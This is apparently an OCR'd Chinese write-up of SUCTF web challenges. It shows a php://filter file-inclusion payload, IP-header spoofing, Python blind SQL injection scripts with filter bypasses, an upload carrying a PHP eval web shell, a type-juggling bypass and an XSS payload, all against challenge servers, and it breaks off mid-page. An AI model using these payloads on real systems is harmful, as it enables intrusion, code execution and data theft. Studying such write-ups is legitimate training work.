
SUCTF-Writeup

Web

include me

- 查看易知为文件包含漏洞




- 但 php 如果包含文件本身会发生 502 错误
- 所以，考虑使用 php 伪协议来将源文件转码
- payload: php://filter/read=convert.base64-encode/resource=index.php
- 得到源码

```
<?php
if(isset($_GET["lang"])) {
  $lang=$_GET["lang"];
} else{
  $lang="cn.php";
}
?>
<form>
<select style="width:60px;" name="lang">
<option value="cn.php"<?php echo $lang=="cn.php"?"selected":"";?>>Chinese</option>
<option value="en.php"<?php echo $lang=="en.php"?"selected":"";?>>English</option>
<option value="kr.php"<?php echo $lang=="kr.php"?"selected":"";?>>
Korean</option>
<option value="jp.php"<?php echo $lang=="jp.php"?"selected":"";?
>>Japanese</option>
<option value="de.php"<?php echo $lang=="de.php"?"selected":"";?>>German</option>
<option value="fr.php"<?php echo $lang=="fr.php"?"selected":"";?>>French</option>
<input type="submit" value="change language">
</form>
<?php
$flag="SUCTF{ha_ha_ha_you_win}";
  include $lang;
?>
```

- FLAG: SUCTF{ha_ha_ha_you_win}

where are you from level1

- So easy


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < | ▾ > | ▾
Target: http://49.4.68.67:81
Request
Raw Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
8,653 bytes | 60 millis

```
GET / HTTP/1.1
Host: 49.4.68.67:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0)
Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Client-IP: 127.0.0.1
```

```
                        <tr>
                    <td>1851008</td>
                    <td>127.0.0.1</td>
                    <td>2018-11-11 12:23:28am</td>
                  </tr>

                  </tbody>
                </table>

<p>Congratulations:flag1:SUCTF{X_F0rw4rd3d_F0r_7O_cHe4t_5eV3
r}</p>            <code style="width:80%;word-wrap: break-word;
word-break: normal;">
                <span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span
style="color: #007700">function&nbsp;</span><span style="color:
#0000BB">getIp</span><span style="color: #007700">(){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;if(!empty(</span><span style="color:
#0000BB">$_SERVER</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'HTTP_CLIENT_IP'</span><span style="color:
```

- FLAG: SUCTF{X_F0rw4rd3d_F0r_7O_cHe4t_5eV3r}

where are you from level2

- 单纯使用 x-forwarded-for 以及 Client-IP 不成功
- 当改变 x-forwarded-for 时，发现会显示该部分，使用 sql 查询，猜测语句已经执行，若执行则存在时间盲注

1


- 脚本如下

```
import requests
import string

url="http://49.4.68.67:82/"

# payload="127.0.0.1'/**/and/**/if((substr((select/**/database()),
{},1)='{}'),sleep(5),1)/**/and/**/'1'='0"
#
payload="127.0.0.1'/**/and/**/if((substr((seselectlect/**/group_concat(column_name
)/**/frfromom/**/information_schema.columns),
{},1)='{}'),sleep(5),1)/**/and/**/'1'='0"

#
payload="127.0.0.1'/**/and/**/if((substr((selselectect/**/table_name/**/frfromom/*
*/information_schema.tables/**/where/**/table_schema='demo2',
{},1)='{}'),sleep(5),1)/**/and/**/'1'='0"
payload="127.0.0.1'/**/and/**/if((ascii(substr((seselectlect/**/fl4g/**/ffromrom/*
*/flaaag),{},1))={}),sleep(5),1)/**/and/**/'1'='0"

flag = ""
guess = string.ascii_letters+string.digits+string.punctuation
for i in range(1,40):
  print "round: "+ str(i)
  for j in guess:
    tmp = j
    j = ord(j)
    headers={
        "X-Forwarded-For" : payload.format(i,j)
    }
    print "[+]"+ payload.format(i,j)
    try:
      re = requests.get(url, headers = headers, timeout = 4)
    except:
      flag = flag + tmp
      break
  print flag
```

- 注意，因为 mysql 中大小写在进行等于时没有区别，所以使用 ascii 码来判断
- FLAG: SUCTF{f**k1n9_T3rr1bl3_5ql1_7r1ck5}

yunpan

- 查看源码易知，file 参数进行了 base64 加密



```
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css" rel="stylesheet">
head>
ody style="background-image: url(img/bg.jpg);">
  <div class="container" style="opacity:0.7;">
      <h1 class="page-header"><strong>小明の学习资料</strong></h1>
      <div >
          <ul class="list-group">
              <li class="list-group-item">
              <span class="badge">新</span>
              <a href="/download.php?file=cmVhZG1lLnR4dA==">readme.txt</a>
              </li>
              <li class="list-group-item">
                  <span class="badge">新</span>
                  <a href="/download.php?file=5rOi5aSa6YeO57uT6KGjKEVNUC0wMDEpLmF2aQ==">波多野结衣(EMP-001).avi</a>
              </li>
              <li class="list-group-item">
                  <a href="/download.php?file=5LiK5Y6f5Lqa6KGjKFMyTS0wNDYpLnJtdmI=">上原亚衣(S2M-046).rmvb</a>
              </li>
              <li class="list-group-item">
                  <a href="/download.php?file=UmlvKElEQkQtNjkyKS5tcDQ=">Rio(IDBD-692).mp4</a>
              </li>
              <li class="list-group-item">
                  <a href="/download.php?file=Z2FyLTI4MC53bXY=">gar-280.wmv</a>
              </li>
          </ul>
      </div>
  </div>

iv id="footer " class="container" style="opacity:0.6;">
av class="navbar navbar-default navbar-fixed-bottom">
  <div class="navbar-inner navbar-content-center" style="padding: 5px;">
      <p class="text-muted credit center">
      小明的私有云盘©2018 总有好东西!
      </p>
      <p class="text-muted credit center">
      Powered by bootstrap
      </p>
```

- 下载 download.php (ZG93bmxvYWQucGhw)

```php
<?php

error_reporting(0);
//include("flag.php");
$file = base64_decode($_GET[file]);
if ($file == "readme.txt") {
  header('location:readme.txt');
  //print $file;
} else {
  if ($file == "flag.php" || $file == "Rio(IDBD-692).mp4" || $file ==
      "gar-280.wmv" || $file == "上原亚衣(S2M-046).rmvb" || $file ==
      "波多野结衣(EMP-001).avi" || $file == "download.php") {
    $file_size = filesize($file);
    header("Pragma: public");
    header(
      "Cache-Control: must-revalidate, post-check=0, pre-check=0");
    header("Cache-Control: private", false);
    header("Content-Transfer-Encoding: binary");
    header("Content-Type:application/octet-stream");
    header("Content-Length: " . $file_size);
    header("Content-Disposition: attachment; filename=" . $file);
    echo (file_get_contents($file));
    exit;
  } else {
    echo '<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>小明の私密云盘</title>
    <script src="https://cdn.jsdelivr.net/npm/jquery@1.12.4/dist/jquery.min.js"></script>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/js/bootstrap.min.js"></script>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body style="background-image: url(img/bg.jpg);">
    <div class="container" style="opacity:0.7;">
        <h1 class="page-header"><strong>小明の学习资料</strong></h1>
        <div >
            <p style="font-size: 24px;">Access Forbidden!</p>
            <p style="font-size: 24px;">小明:你这个大黑阔！就会欺负人，嘤嘤嘤QAQ</p>
        </div>
    </div>

<div id="footer " class="container" style="opacity:0.6;">
<nav class="navbar navbar-default navbar-fixed-bottom">
    <div class="navbar-inner navbar-content-center" style="padding: 5px;">
        <p class="text-muted credit center">
        小明的私有云盘©2018 总有好东西！
        </p>
        <p class="text-muted credit center">
        Powered by bootstrap
        </p>
    </div>
</nav>

  </body>
</html>

';
  }
}
```

- 可见 flag 在 flag.php 中
- 下载 flag.php (ZmxhZy5waHA=)


```
<?php
header("Content-Type: text/html;charset=utf-8");
//flag:SU{hu_lu_w4_15_g00d!}
```

```
echo'厉害啊，你竟然能找到这里，然而flag在哪里呢，hiahiahia！';
?>
```

FLAG: SU{hu_lu_w4_15_g00d!}

Easy_upload

- 文件上传题，仅允许上传 png 文件，所以通过 burp 修改文件类型


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Target: http://49.4.68.67:92
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
327 bytes | 42 millis

```
Accept-Encoding: gzip, deflate
Referer: http://49.4.68.67:92/
Content-Type: multipart/form-data;
boundary=---------------------------41184676334
Content-Length: 334
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="file"; filename="RTL.php"
Content-Type: image/png

<script language="php">@eval_r($_POST['cmd'])</script>
-----------------------------41184676334
Content-Disposition: form-data; name="submit"

Submit
-----------------------------41184676334--
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Nov 2018 00:48:56 GMT
Content-Type: text/html
Content-Length: 20
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4
Server: elb
Set-Cookie:
35d6bfb47e1443099768c2c9e79f0b90=WyIxODA1NDM3MTY1Il0;
Expires=Mon, 12-Nov-18 00:48:56 GMT; Domain=49.4.68.67; Path=/;
HttpOnly

RTL.php not allowed!
```


- 可知，php结尾不允许上传，所以使用 php5，即将文件名结尾改为 php5
- 注意 文件开头如果为 <?php被过滤了
- 构造 payload
- 拿一波源码

```
<?php

if ($_FILES["file"]["error"] > 0){
  die("Error: " . $_FILES["file"]["error"] . "<br>");
} else {
  if ($_FILES["file"]["type"] != 'image/png'){
      die('only allow png!');
  }
  $ct = file_get_contents($_FILES["file"]["tmp_name"]);
  if (preg_match('/<\?php/i', $ct)){
    die("'&lt;?php' not allowed!");
  }
  if (preg_match('/\.php$/i', $_FILES["file"]["name"]) ||
preg_match('/\.htaccess$/i', $_FILES["file"]["name"])){
    die($_FILES["file"]["name"] . " not allowed!");
  }
  if (file_exists("upload/" . $_FILES["file"]["name"])){
    echo $_FILES["file"]["name"] . " already exists. ";
  }
  else{
    move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["file"]
["name"]);
    echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
  }
}
?>
```

- FLAG: SUCTF{up10d_i5_int3r35tin9}

onepiece

- 扫目录，发现了不少好东西




```
[09:01:15] 403 -  291B  - /.htpasswd_test
[09:01:15] 301 -  310B  - /.idea  ->  http://49.4.68.67:93/.idea/
[09:01:15] 403 -  287B  - /.htpasswds
[09:01:15] 403 -  285B  - /.htusers
[09:01:15] 200 -    1KB - /.idea/
[09:01:15] 200 -  264B  - /.idea/modules.xml
[09:01:15] 200 -   11KB - /.idea/workspace.xml
[09:01:39] 200 -   29B  - /index.php
[09:01:39] 200 -   29B  - /index.php/login/
[09:01:49] 200 -  334B  - /README.html
[09:01:50] 403 -  291B  - /server-status/
[09:01:50] 403 -  290B  - /server-status
```

- README.html 提示 下载 onepiece.zip
- php 混淆加密 付费解密地址

```
<?php

//decode by http://www.yunlu99.com/
error_reporting(0);
header("Content-Type: text/html;charset=utf-8");
$flag = "**********";
if (isset($_POST['file'])) {
  $filename = $_POST['file'];
  echo ${$filename};
}
```

- 在 .idea 的 workspace.xml 中发现 UpL0ad.php，由参数猜测加密文件为该文件，直接得到 flag



```
[09:01:15] 403 -  291B  - /.htpasswd_test
[09:01:15] 301 -  310B  - /.idea  ->  http://49.4.68.67:93/.idea/
[09:01:15] 403 -  287B  - /.htpasswds
[09:01:15] 403 -  285B  - /.htusers
[09:01:15] 200 -    1KB - /.idea/
[09:01:15] 200 -  264B  - /.idea/modules.xml
[09:01:15] 200 -   11KB - /.idea/workspace.xml
[09:01:39] 200 -   29B  - /index.php
[09:01:39] 200 -   29B  - /index.php/login/
[09:01:49] 200 -  334B  - /README.html
[09:01:50] 403 -  291B  - /server-status/
[09:01:50] 403 -  290B  - /server-status
```

- FLAG: SUCTF{8dbdda48fb8748d6746f1965824e966a}

Classic Sqli

```php
<?php
include "./config.php";
include "./flag.php";
error_reporting(0);

$black_list = "/guest|limit|substr|mid|like|or|char|union|select|greatest|\'|";
$black_list .= "=|_| |in|<|>|-|\.|\
(|\)|#|and|if|database|where|concat|insert|having|sleep/i";
if(preg_match($black_list, $_GET['user'])) exit("Hacker detected!");
if(preg_match($black_list, $_GET['pw'])) exit("Hacker detected!");


$query="select user from chal where user='$_GET[user]' and pw='$_GET[pw]'";

$result = mysqli_query($link, $query);
$result = mysqli_fetch_array($result);
$admin_pass = mysqli_fetch_array(mysqli_query($link, "select pw from chal where
user='admin'"));
echo "<h1>query : <strong><b>{$query}</b></strong><br></h1>";
if($result['user']) echo "<h2>Bonjour!, {$result['user']}</h2>";
if(($admin_pass['pw'])&&($admin_pass['pw'] === $_GET['pw'])){
  echo $flag;
}

highlight_file(__FILE__);
?>
```

- 已经给出源码，分析过滤规则进行注入，考察掌握的注入姿势，该题使用布尔盲注，注入脚本如下

```python
import requests
import string

url="http://49.4.68.67:89/"
payload="?
```

```
user=\&pw=%0A||user%0Aregexp%0A0x61646d696e%26%26pw%0AREGEXP%0A%22^{}%22;%00"
guess = string.digits+string.letters

flag=""

for i in range(30):
  print "[+]round: "+str(i)
  for j in guess:
    tmp=flag+j
    sub=url+payload.format(tmp)
    print "[+]"+sub
    re = requests.get(sub)
    if "<h2>Bonjour!, admin</h2>" in re.text:
      flag = flag + j
      break
  print flag
```

- FLAG: SUCTF{SQL_is_sophisticated}

baby upload

- 弱智题...直接上传 php5 后缀文件
- FLAG: SUCTF{this_is_a_e4ay_upl0ad}

php is No.1

- php 为什么是 No.1，原因就在于它逗比的弱类型转换..

```
<?php
include 'flag.php';
isset($_GET['time'])?$time = $_GET['time']:$time = 0;
isset($_GET['num'])?$num = $_GET['num']:$num = 0;
$c=is_numeric($time) and is_numeric($num);
if ($num == 0) {
  if($num){
    if($c){
      if(!is_numeric($time))
        echo 'Time time must be number';
      else if ($time < 60 * 60 * 24 * 30 * 1)
        echo 'This time is too short';
      else if ($time > 60 * 60 * 24 * 30 * 2)
        echo 'This time is too long';
      else{
        sleep((int)$time);
        echo $flag;
        }
    }
    else
      echo 'Try again';
  }
  else
```

```
    echo 'Try again';
}
else
  echo 'Try again';
echo '<hr>';
highlight_file(__FILE__);
?>
```

- 分析源码，构造 payload /?num=0x0&time=3e6
- FLAG: SUCTF{pHp_1s_The_be5t}

xss1

- payload: ");eval(eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49 ,41)));//
- FLAG: SUCTF{xSS_1s_ea5y_r1ghT?}

xss2

- jsfuck

gallery

- 访问页面，在 cookie 中发现了 hint: please read recent papers about phar
- 查看 phar 的漏洞 phar 漏洞
- 源码泄漏

```
<?php

setcookie("hint",base64_encode("please read recent papers about phar"));

include('./PicManager.php');
$manager=new PicManager('/var/www/html/sandbox/'.md5($_SERVER['HTTP_X_FORWARDED_FOR']));

if(isset($_GET['act'])){
  switch($_GET['act']){
    case 'upload':{
        if($_SERVER['REQUEST_METHOD']=='POST'){
            $manager->upload_pic();
        }
        break;
    }
    case 'get':{
        print $manager->get_pic($_GET['pic']);
        exit;
    }
    case 'clean':{
        $manager->clean();
        break;
    }
    default:{
        break;
    }
  }
}
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
